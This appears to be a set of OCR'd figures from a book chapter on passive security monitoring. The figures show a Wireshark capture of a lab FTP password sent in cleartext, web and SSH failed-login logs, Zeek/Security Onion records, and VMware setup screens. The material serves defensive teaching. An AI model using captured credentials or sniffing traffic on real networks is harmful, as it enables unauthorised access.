
Chapter 6: Passive Security Monitoring




Wireshark · Packet 12 · eth1


```
▸ Frame 12: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface eth1, id 0
▸ Ethernet II, Src: VMware_2a:d2:19 (00:0c:29:2a:d2:19), Dst: VMware_3a:79:e9 (00:0c:29:3a:79:e9)
▸ Internet Protocol Version 4, Src: 192.168.180.222, Dst: 192.168.180.130
▸ Transmission Control Protocol, Src Port: 57746, Dst Port: 21, Seq: 19, Ack: 55, Len: 22
▾ File Transfer Protocol (FTP)
   ▾ PASS Secret_Passw0rd\r\n
        Request command: PASS
        Request arg: Secret_Passw0rd
   [Current working directory: ]
```

```
0000  00 0c 29 3a 79 e9 00 0c  29 2a d2 19 08 00 45 10   ··):y··· )*····E·
0010  00 4a 21 51 40 00 40 06  2e 9b c0 a8 b4 de c0 a8   ·J!Q@·@· .·······
0020  b4 82 e1 92 00 15 7b c6  fb de 82 2e 39 8a 80 18   ······{· ···.9···
0030  01 f6 ea ee 00 00 01 01  08 0a 12 44 85 f0 00 06   ········ ···D····
0040  7b 89 50 41 53 53 20 53  65 63 72 65 74 5f 50 61   {·PASS S ecret_Pa
0050  73 73 77 30 72 64 0d 0a                            ssw0rd··
```







```
"process":"357", "filename":"/usr/share/httpd/noindex/index.html", "remoteIP":"54.240.197.230", "host":"34.250.27.141", "request":"/", "query":"", "method":"GET", "status":"403",
"process":"251", "filename":"/usr/share/httpd/icons/apache_pb2.gif", "remoteIP":"54.240.197.230", "host":"34.250.27.141", "request":"/icons/apache_pb2.gif", "query":"", "method
"process":"347", "filename":"/usr/share/httpd/noindex/index.html", "remoteIP":"54.240.197.230", "host":"34.250.27.141", "request":"/", "query":"", "method":"GET", "status":"403",
"process":"258", "filename":"/usr/share/httpd/icons/apache_pb2.gif", "remoteIP":"54.240.197.230", "host":"34.250.27.141", "request":"/icons/apache_pb2.gif", "query":"", "method
"process":"357", "filename":"/usr/share/httpd/noindex/index.html", "remoteIP":"92.118.161.37", "host":"ip-10-0-10-158.eu-west-1.compute.internal", "request":"/", "query":"", "meth
"process":"338", "filename":"/usr/share/httpd/noindex/index.html", "remoteIP":"213.92.193.38", "host":"34.250.27.141", "request":"/", "query":"", "method":"GET", "status":"403",
"process":"355", "filename":"/usr/share/httpd/noindex/index.html", "remoteIP":"69.162.124.102", "host":"34.250.27.141", "request":"/", "query":"", "method":"GET", "status":"403",
```




```
sshd[2519]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.11.1
sshd[2519]: Failed password for pac from 192.168.11.1 port 53949 ssh2
sshd[2519]: Failed password for pac from 192.168.11.1 port 53949 ssh2
sshd[2519]: Failed password for pac from 192.168.11.1 port 53949 ssh2
```




event.module	event.dataset	source.ip	source.port	destination.ip	destination.port	log.id.uid
zeek	ssl	192.168.110.180	52571	172.67.31.83	443	CsC0DE3DcEAUnjJRb
zeek	conn	192.168.110.180	52571	172.67.31.83	443	CsC0DE3DcEAUnjJRb



#	client.bytes	844B
IP	client.ip	192.168.110.180
#	client.ip_bytes	1,336
#	client.packets	12
#	client.port	52,571
#	connection.bytes.missed	0
t	connection.history	ShADadRft
◐	connection.local.originator	true
◐	connection.local.responder	false
t	connection.state	RSTO
t	connection.state_description	Connection established, originator aborted (sent a RST)
t	destination.geo.continent_name	North America
t	destination.geo.country_iso_code	US
t	destination.geo.country_name	United States
IP	destination.geo.ip	172.67.31.83
#	destination.geo.location.lat	37.751
#	destination.geo.location.lon	-97.822
t	destination.geo.timezone	America/Chicago
IP	destination.ip	172.67.31.83
#	destination.port	443



```
server.ip          172.67.31.83
server.port        443
source.ip           > 192.168.110.180
source.port         > 52571
ssl.cipher         TLS_AES_256_GCM_SHA384
ssl.curve          x25519
ssl.established    true
ssl.resumed        true
ssl.server_name     > www.packtpub.com
ssl.version        TLSv13
```



ICS/OT Threat Detection and Baselining

Baseline assets and asset groups using thousands of ICS/OT-specific threat indicators and queries

Optimized Risk Analysis for the OT Analyst


Automatically aggregate thousands of alerts and millions of logs according to risk level and cause

Selectively Probe Networks and Device Groups

Non-intrusive, selective active querying for complete device fingerprinting


Scale with the Enterprise Command Center

2-tier management architecture allows for holistic oversight of geo-distrusted network



Security Onion 2

Latest version: 2.3.21



Welcome to the New Virtual Machine Wizard


What type of configuration do you want?

● Typical (recommended)

Create a Workstation 16.x virtual machine in a few easy steps.

○ Custom (advanced)

Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.



New Virtual Machine Wizard

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:

DVD RW Drive (G:)

● I

○ I

Browse for ISO Image

This PC > Downloads

Search Downloads


Organize ▾ New folder

Name	Date modified
Today (1)	
securityonion-2.3.21.iso	12/27/2020 11:57

File name:

CD-ROM images (*.iso)

Open | Cancel



Select a Guest Operating System

Which operating system will be installed on this virtual machine?


Guest operating system

○ Microsoft Windows
● Linux
○ VMware ESX
○ Other

Version

CentOS 7 64-bit

Help | < Back | Next > | Cancel




Name the Virtual Machine

What name would you like to use for this virtual machine?

Virtual machine name: Security Onion

Location: E:\VMs\Security Onion

The default location can be changed at Edit > Preferences.



Specify Disk Capacity

How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.


Maximum disk size (GB): 500

Recommended size for CentOS 7 64-bit: 20 GB

○ Store virtual disk as a single file

● Split virtual disk into multiple files

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.



Hardware

Device	Summary
Memory	16 GB
Processors	8
New CD/DVD (IDE)	Using file C:\Users\pascal\D...
Network Adapter	Custom (LabBox_Red)
Network Adapter 2	Custom (LabBox_Orange)
